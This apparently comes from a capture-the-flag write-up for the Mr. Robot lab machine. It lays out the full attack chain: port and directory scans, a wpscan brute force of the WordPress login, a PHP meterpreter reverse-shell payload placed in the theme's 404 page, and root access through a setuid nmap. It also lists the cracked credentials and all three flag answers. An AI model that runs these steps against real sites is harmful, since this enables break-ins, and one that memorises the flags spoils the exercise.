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Based on the Mr. Robot show, can you root this box?

# writeup

## -----user-flag-----

--ran **nmap** scan and found open ports at **22**, **80**, and **443**  
--ran **gobuster** against port **80** that contains an **Apache web server**  
--my gobuster scan revealed a **/robots** page on that server, so I went to it and found the following:

**User-agent: \***  
**fsociety.dic**  
**key-1-of-3.txt**

--I went to **http://<IP-address>/key-1-of-3.txt** and found the first flag:  
**073403c8a58a1f80d943455fb30724b9**

--investigating the **fsociety.dic**, I find out it is a wordlist, and I remembered seeing a **/wp-login.php** page in my gobuster scan  
--we need to brute force this login, but we need a username to make it quicker, so I **Googled info about the movie Mr. Robot** and found the main character is named **Elliot**  
--I then ran a **wpscan** attack with the **fsociety.dic** wordlist against the **wp-login.php** login form with the command:  
**wpscan --url http://10.10.170.206/wp-login.php -t 40 -U elliot -P fsociety.dic**

--after a while we get the password for elliot **ER28-0652**  
--I logged into **wp-login.php** with **elliot:ER28-0652** and got an Wordpress admin dashboard **/wp-admin/**  
--looking around I think I can insert a backdoor payload into the editor at **http://10.10.68.94/wp-admin/theme-editor.php** specifically the **404 template page 404.php**  
--created the backdoor payload with command:  
**msfvenom -p php/meterpreter/reverse\_tcp LHOST=<your-IP-address> LPORT=4444 -f raw -o payload.php**

--created a **metasploit** handler with the following commands:

**msfconsole**  
**use exploit/multi/handler**  
**set payload php/meterpreter/reverse\_tcp**  
**set LHOST <your-tun0-IP>**  
**set LPORT 4444**  
**run**

--to get shell go to **http://<machine-IP>/wp-admin/404.php** and you get meterpreter shell  
--run **shell** command to get basic shell, then run **python -c 'import pty; pty.spawn("/bin/bash")'** to get a interactive shell  
--found files **key-2-of-3.txt** and **password.raw.md5**, key file is restricted, but password file contains credentials:  
**robot:c3fcd3d76192e4007dfb496cca67e13b**

--cracked the **md5** hash with **Crackstation** and got the password **abcdefghijklmnopqrstuvwxyz**  
--switched to **robot** user with **su robot** command and entering password above  
--I then ran **sudo -l** and got nothing, then I ran **find / -perm +6000 2>/dev/null | grep '/bin/** and noticed the following:  
**/usr/local/bin/nmap**

--after reading some info I found we can **run nmap as root with an insteractive shell** by running **nmap --interactive** command

--I then ran **cat key-2-of-3.txt** and got the second flag:  
**822c73956184f694993bede3eb39f959**

## -----root-flag-----

--I then ran **cd /root**, and the **cat key-3-of-3.txt** and got the final flag:  
**04787ddef27c3dee1ee161b21670b4e4**



# ***nmap-scan***

**sudo nmap -sC -sV 10.10.180.18**

## **PORT STATE SERVICE VERSION**

**22/tcp** closed **ssh**

**80/tcp** open **http** **Apache httpd**

|\_ http-server-header: Apache

|\_ http-title: Site doesn't have a title (text/html).

**443/tcp** open **ssl/http** **Apache httpd**

|\_ http-server-header: Apache

|\_ http-title: Site doesn't have a title (text/html).

|\_ ssl-cert: Subject: commonName=www.example.com

|\_ Not valid before: 2015-09-16T10:45:03

|\_ Not valid after: 2025-09-13T10:45:03

# ***gobuster-scan***

**gobuster dir -w /home/taj702/Desktop/wordlists/web-enumeration/common-dirs.txt -u http://10.10.180.18**

**/images (Status: 301)  
/blog (Status: 301)  
/rss (Status: 301)  
/sitemap (Status: 200)  
/login (Status: 302)  
/0 (Status: 301)  
/feed (Status: 301)  
/video (Status: 301)  
/image (Status: 301)  
/atom (Status: 301)  
/wp-content (Status: 301)  
/admin (Status: 301)  
/audio (Status: 301)  
/intro (Status: 200)  
/wp-login (Status: 200)  
/css (Status: 301)  
/rss2 (Status: 301)  
/license (Status: 200)  
/wp-includes (Status: 301)  
/js (Status: 301)  
/Image (Status: 301)  
/rdf (Status: 301)  
/page1 (Status: 301)  
/readme (Status: 200)  
/robots (Status: 200)  
/dashboard (Status: 302)**

**prepare  
fsociety  
inform  
question  
wakeup  
join**

## ***creds***

**Elliot: ER28-0652**

**Username: elliot, Password: ER28-0652**

**elliot@mrrobot.com**

**[http://mrrobot.wikia.com/wiki/Elliot\\_Alderson](http://mrrobot.wikia.com/wiki/Elliot_Alderson)**

**robot: c3fcd3d76192e4007dfb496cca67e13b**

**robot: abcdefghijklmnopqrstuvwxyz**

## [Task 1] Connect to our network

To deploy the Mr. Robot virtual machine, you will first need to connect to our network.

### Download your config file



Download My Configuration File



Regenerate

After connecting to our network, it may take up to 10 seconds for your Network Information to update.

#### #1

Connect to our network using OpenVPN. Here is a mini walkthrough of connecting: Go to your access page and download your configuration file.

**No answer needed**

```
ben@cloud ~/Downloads $ sudo openvpn "ben.ovpn"
```

#### #2

Use an OpenVPN client to connect. In my example I am on Linux, on the access page we have a windows tutorial.  
(change "ben.ovpn" to your config file)  
When you run this you see lots of text, at the end it will say Initialization Sequence Completed

**No answer needed**

# Network Information



Server Status



Connected



Real Public IP Address

89.238.150.5

Internal Virtual IP Address

10.8.0.6

## #3

You can verify you are connected by looking on your access page. Refresh the page. You should see a green tick next to Connected. It will also show you your internal IP address.

You are now ready to use our machines on our network!

**No answer needed**


## #4

Now when you deploy material, you will see an internal IP address of your Virtual Machine.

**No answer needed**



## [Task 2] Hack the machine



Can you root this Mr. Robot styled machine? This is a virtual machine meant for beginners/intermediate users. There are 3 hidden keys located on the machine, can you find them?

Credit to Leon Johnson for creating this machine. [This machine is used here with the explicit permission of the creator <3](#)

#1

What is key 1?

073403c8a58a1f80d943455fb30724b9

#2

What is key 2?

822c73956184f694993bede3eb39f959

#3

What is key 3?

**04787ddef27c3dee1ee161b21670b4e4**